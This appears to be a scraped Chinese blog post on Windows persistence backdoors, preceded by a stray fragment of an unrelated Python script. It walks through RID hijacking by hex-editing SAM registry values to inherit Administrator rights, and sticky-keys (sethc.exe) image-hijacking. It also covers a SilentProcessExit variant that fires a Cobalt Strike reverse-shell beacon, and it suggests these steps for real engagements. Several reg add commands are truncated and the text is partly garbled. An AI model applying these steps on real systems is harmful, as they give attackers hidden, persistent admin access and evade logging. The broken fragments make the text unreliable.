
# add sig to target file
if options.targetfile and options.sigfile:
    signfile(options.targetfile, options.sigfile, options.outputfile)
    sys.exit()

# truncate
if options.inputfile and options.truncate:
    truncate(options.inputfile, options.outputfile)
    sys.exit()

parser.print_help()
parser.error("You must do something!")
```

常见windows持久控制总结

总结了一些常用的windows用于持久控制的后门。


用户权限
管理员以上权限

Windows RID劫持

RID

Relative Identifier 相对标识符 Windows系统帐户对应固定的RID：

- 500： ADMINISTRATOR
- 501： GUEST
- 502: krbtgt(域环境)
- 512: Domain Admins(域环境)
- 513: Domain Users(域环境)
- 514: Domain Guests(域环境)
- 515: Domain Computers(域环境)
- 516: Domain Controllers(域环境)

SID

全称Security Identifiers(安全标识符)，是Windows系统用于唯一标识用户或组的可变长度结构

用户使用帐户名引用帐户，但是操作系统内部使用其安全标识符（SID）引用在帐户的安全上下文中运行的帐户和进程。对于域帐户，通过将域的SID与该帐户的相对标识符（RID）串联来创建安全主体的SID。SID在其范围内（域或本地）是唯一的，并且永不重用。

官方说明地址： https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-identifiers

SID包含以下信息：

- The revision level of the SID structure
- 48-bit identifier authority value
- relative identifier (RID)

```
C:\Windows\system32>whoami /all

用户信息
----------------

用户名                 SID
==================== ==============================================
desktop-10gginu\user S-1-5-21-4097593278-324284716-2665468072-1000
```


什么是RID劫持

通过覆写注册表数据，可以在被攻击设备上劫持任意用户的RID，并将其分配给另外一个用户。

- 被劫持账户没有启用的情况，依旧可以达到劫持的效果

- 被分配的用户拥有被劫持用户的权限
- 被分配用户的操作会以被劫持用户的身份留存事件日志

对于Windows系统来说，注册表 `HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names` 下包含当前系统的所有帐户列表，每个帐户的默认键值对应该帐户详细信息的注册表位置(即RID的十六进制表示)



用户

```
C:\Windows\system32>reg query HKLM\SAM\SAM\Domains\Account\Users\names\ /s

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\names
    (默认)    REG_NONE

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\names\Administrator
    (默认)    REG_NONE


HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\names\DefaultAccount
    (默认)    REG_NONE

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\names\Guest
    (默认)    REG_NONE

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\names\user
    (默认)    REG_NONE

HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\names\WDAGUtilityAccount
    (默认)    REG_NONE
```

对应项



利用演示

查看要更改权限的用户对应RID

修改起在注册表中的F键的值

```
HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\
```

RID对应的值分别为offset 0x30f 0x31f

```
计算机\HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000003E9
编辑二进制数值
数值名称(N):
F
数值数据(V):
00000000  03 00 01 00 00 00 00 00   ........
00000008  E3 96 FF 83 5C 89 D5 01   ã.ÿ.\.Õ.
00000010  00 00 00 00 00 00 00 00   ........
00000018  BC 0C 3A 31 47 89 D5 01   ¼.:1G.Õ.
00000020  00 00 00 00 00 00 00 00   ........
00000028  EA E3 CE 2E EB 83 D5 01   êãÎ.ë.Õ.
00000030  E9 03 00 00 01 02 00 00   é.......
00000038  14 02 00 00 00 00 00 00   ........
00000040  00 00 35 00 01 00 00 00   ..5.....
00000048  00 00 00 00 00 00 00 00   ........
00000050
```

修改为 F4 和 01 ，对应十进制500 为Windows系统内置管理员administrator

计算机\HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4

编辑二进制数值

数值名称(N):

F

数值数据(V):

```
00000000  03  00  01  00  00  00  00  00   ........
00000008  00  00  00  00  00  00  00  00   ........
00000010  00  00  00  00  00  00  00  00   ........
00000018  00  00  00  00  00  00  00  00   ........
00000020  FF  FF  FF  FF  FF  FF  FF  7F   ÿÿÿÿÿÿÿ
00000028  00  00  00  00  00  00  00  00   ........
00000030  F4  01  00  00  01  02  00  00   ô.......
00000038  11  02  00  00  00  00  00  00   ........
00000040  00  00  00  00  01  00  00  00   ........
00000048  00  00  89  28  72  02  00  00   ...(r...
00000050
```

重新登录之后

管理员: C:\Windows\system32\cmd.exe

```
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。


C:\Users\Administrator>whoami
win-11asnvup6sa\administrator


C:\Users\Administrator>net user

\\ 的用户帐户


-------------------------------------------------------------------------------
Administrator            Guest                    test
user
命令运行完毕，但发生一个或多个错误。

C:\Users\Administrator>net user test
用户名                   test
全名
注释
用户的注释
国家/地区代码            000 (系统默认值)
帐户启用                 Yes
帐户到期                 从不
```


发现是以管理员的身份进行登录，相当于继承了administrator权限



注：当劫持内置管理员的时候会出现 用户名.机器名 的用户文件夹



msf 对应的模块：windows/manager/rid_hijack

在实战环境中可以启用guest用户，提升该帐号的权限。

Shfit映像劫持后门新玩法


映像劫持简介

映像劫持（Image File Execution Options），简单的说法，就是当你打开的是程序A，而运行的确是程序B。


映像劫持其实是Windows内设的用来调试程序的功能，但是现在却往往被病毒恶意利用。当用户双击对应的程序后，操作系统就会给外壳程序（例如“explorer.exe”）发布相应的指令，其中包含有执行程序的路径和文件名，然后由外壳程序来执行该程序。事实上在该过程中，Windows还会在注册表的上述路径中查询所有的映像劫持子键，如果存在和该程序名称完全相同的子键，就查询对应子键中包含的“Dubugger”键值名，并用其指定的程序路径来代替原始的程序，之后执行的是遭到“劫持”的虚假程序。

简单测试

映像劫持技术的利用，存在已久，这里再简单说明下：修改注册表 `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options` 下sethc.exe，添加一个Debugger字符值（REG_SZ），并且赋值为cmd.exe的执行路径为 `C:\windows\system32\cmd.exe`



之后键入五下Shift执行sethc.exe程序时便会执行cmd.exe程序。



映像劫持后门新玩法

实现效果

键入五下Shift执行时，先执行sethc.exe程序，当sethc.exe程序静默退出时，执行CobaltStrike的Powershell，反弹Beacon shell 。

简单来说就是：程序A静默退出结束后，会执行程序B。


GFlages测试

文章地址：

https://blogs.msdn.microsoft.com/junfeng/2004/04/28/image-file-execution-options/


下载gflags.exe

https://docs.microsoft.com/zh-cn/previous-versions/msdn10/gg463016(v=msdn.10)




根据微软的官方文档描述，在Silent Process Exit选项卡中的配置，都保存在注册表中。

GFlags工具自动添加并修改了"IFEO"目录下sethc.exe的GlobalFlag值。



以及SilentProcessExit下ReportingMode和MonitorProcess两个值。



这时测试会发现，当键入五下Shift时，先执行sethc.exe程序，当sethc.exe程序静默退出时，便会执行cmd.exe程序。

这么一来，可以直接在命令行中对注册表进行设置。（需要管理员权限）


```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\set
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\set
```

简单解释一下 `ReportingMode` 和 `MonitorProcess` 这两个项值的作用。 `MonitorProcess` 的值表示监视器进程。 `Reporting Mode` 可以设置为三个值 。


Flag	Value	解释
